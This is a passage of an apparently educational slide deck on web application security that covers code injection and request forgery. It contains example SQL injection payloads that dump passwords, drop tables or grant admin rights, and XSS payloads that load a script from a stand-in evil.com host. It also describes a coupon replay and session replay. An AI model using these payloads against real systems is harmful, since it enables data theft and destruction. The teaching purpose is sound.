

# CYBERSECURITY

## Web Applications




## Security of Web Applications

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# introduction

# web applications are...

## continuing to grow

- Facebook has about 1.4B users

## replacing desktop apps

- Microsoft cloud sales doubling each quarter

## moving to the real world

- thermostats, locks, lightbulbs, ...



from <http://lifx.com>  
a web-controllable lightbulb

from Symantec's  
Internet Security  
Threat Report  
(April 2015)



The image cannot be displayed. Your computer may not have enough memory to open the image, or the image may have been corrupted. Restart your computer, and then open the file again. If the red x still appears, you may have to delete the image and then insert it again.

# overview

## who's this for?

- programmers, designers, managers, users

## what will you learn?

- why web apps are so vulnerable
- what the key vulnerabilities are
- how to address them

## three parts

- what makes web apps special
- how to attack a web app
- how to defend a web app

# excellent resources available online

A3		Cross-Site Scripting (XSS)				
Threat Agents	Attack Vectors	Security Weakness	Technical Impacts	Business Impacts		
?	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	?	
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	<p>XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) <u>Stored</u>, 2) <u>Reflected</u>, and 3) <u>DOM based XSS</u>.</p> <p>Detection of most XSS flaws is fairly easy via testing or code analysis.</p>	Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes.  Also consider the business impact of public exposure of the vulnerability.		

from <http://www.owasp.org>

# what makes web apps special?

# what makes web apps special?


## 4 essential things

- full connectivity
- talking with text
- apps run together
- stateless protocol

## each of these

- has appealing advantages
- but invites attacks

# full connectivity: who are you talking to?



what's good  
**easy to connect**

what's bad  
**hard not to connect**

# talking with text: when data becomes code




what's good  
no installation

what's bad  
let's evil apps run

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# the browser: a container for multiple apps



what's good  
a standard platform

what's bad  
apps may steal

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# stateless protocol



what's good  
reduced server load

what's bad  
harder to program

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# how to attack a web app

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# overview of attack types

**two broad classes of attack**

- code injection
- request forgery

**almost all the well known attacks based on these**

- eg: injection: SQL injection, remote file inclusion, XSS, ...
- eg: request forgery: CSRF, session hijacking,unvalidated redirects, ...

# code injection


# remember this? talking with text



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# interpreters in server too

```
SELECT name FROM users WHERE id = 123;
```



# attack strategy: inject code

## send code to server masquerading as data

- either server runs it (eg, on a database server)
- or server sends it back to another client (who then runs it)

## how do you make server treat data as code?

- server usually inserts data in context with string concatenation
- code/data boundary is indicated with closing tag or quote
- so just include such a closing in the data!

# a sample database interaction

email	name	password
alice@uni.edu	Alice	6f8c114b
bob@foo.com	Bob	gt43e789
carol@x.org	Carol	1k8h77f3

## sample code running in web server

```
- ea = request.email_address;
rows = execute("SELECT name FROM users WHERE email = '" + ea + "'");
name = toString(rows);
return 'Welcome back' + name;
```

## the normal case

- email address is alice@uni.edu
- query is SELECT name FROM users WHERE email = 'alice@uni.edu'
- result is Welcome back, Alice

# tricky concatenations

## sample code, as before

```
ea = request.email_address;  
rows = execute("SELECT name FROM users WHERE email = '" + ea + "'");  
name = toString(rows);  
return 'Welcome back' + name;
```

## an attack

- suppose email address is a' OR '='
- query is SELECT name FROM users WHERE email = 'a' OR '='
- result is Welcome back Alice, Bob, Carol

# more SQL injections

## exploiting UNION of results

```
SELECT name FROM users WHERE email = 'a' OR ''=''  
UNION SELECT password from users;
```

- will displays users and their passwords!

## exploiting sequencing of commands

```
SELECT name FROM users WHERE email = 'a'; DROP TABLE users;
```

- will delete the whole users table!

```
SELECT name FROM users WHERE email = 'a'; INSERT INTO admin VALUE (123);
```

- will give admin privileges to the user with identifier 123!

# a JavaScript injection

This is non persistent cross site scripting (XSS)

## sample code running in web server

```
query = request.q;  
data = lookup(query);  
if (!data)  
    return '<i>' + query + '</i> not found'; ...
```


## the normal case

- url is <http://findy.org?q=Alice>
- result is <i>Alice</i> not found, displayed as Alice not found

## an attack

- url is <http://findy.org?q=</i><script>%20src=http://evil.com/steal.js</script>>
- result is <i></i> <script src=http://evil.com/steal.js></script> not found
- this causes the browser to download and execute the script steal.js!

# This is persistent cross site scripting (XSS)



http://friendly.com/post  
{content = "<script>http://evil.com/steal.js</script>"}

http://friendly.com/readpost

<script>


http://evil.com/steal.js

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# request forgery

# remember this? stateless protocol



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# attack strategy: forge requests

## send requests

- at an unexpected time
- from an unexpected place
- with unexpected contents

# forge requests: unexpected time

## send requests at an unexpected time

- eg, request an update without requesting the form first

## a common pattern



- <http://club.com/redemption/new> requests a form to redeem a coupon
- <http://club.com/redemption/create> requests actual redemption

## a common mistake

- programmer inserted check to ensure coupon redeemed just once
- but placed this check in the code only for /new and not for /create

## so how to exploit?

- just redeem a coupon once, and record the form submission
- now replay the submission to use the coupon again!



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# forge requests: unexpected place

## send requests at an unexpected place


- eg, send a request from a different browser

## a common mistake

- programmer exposes authentication info (eg, session id) in URL
- or fails to establish a context for the client (eg, an IP address)

## so how to exploit?

- sniff network and save a request that contains authentication
- just replay it!



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# forge requests: unexpected contents

## send requests with unexpected contents

- eg, modify request data provided by the server


## a common mistake

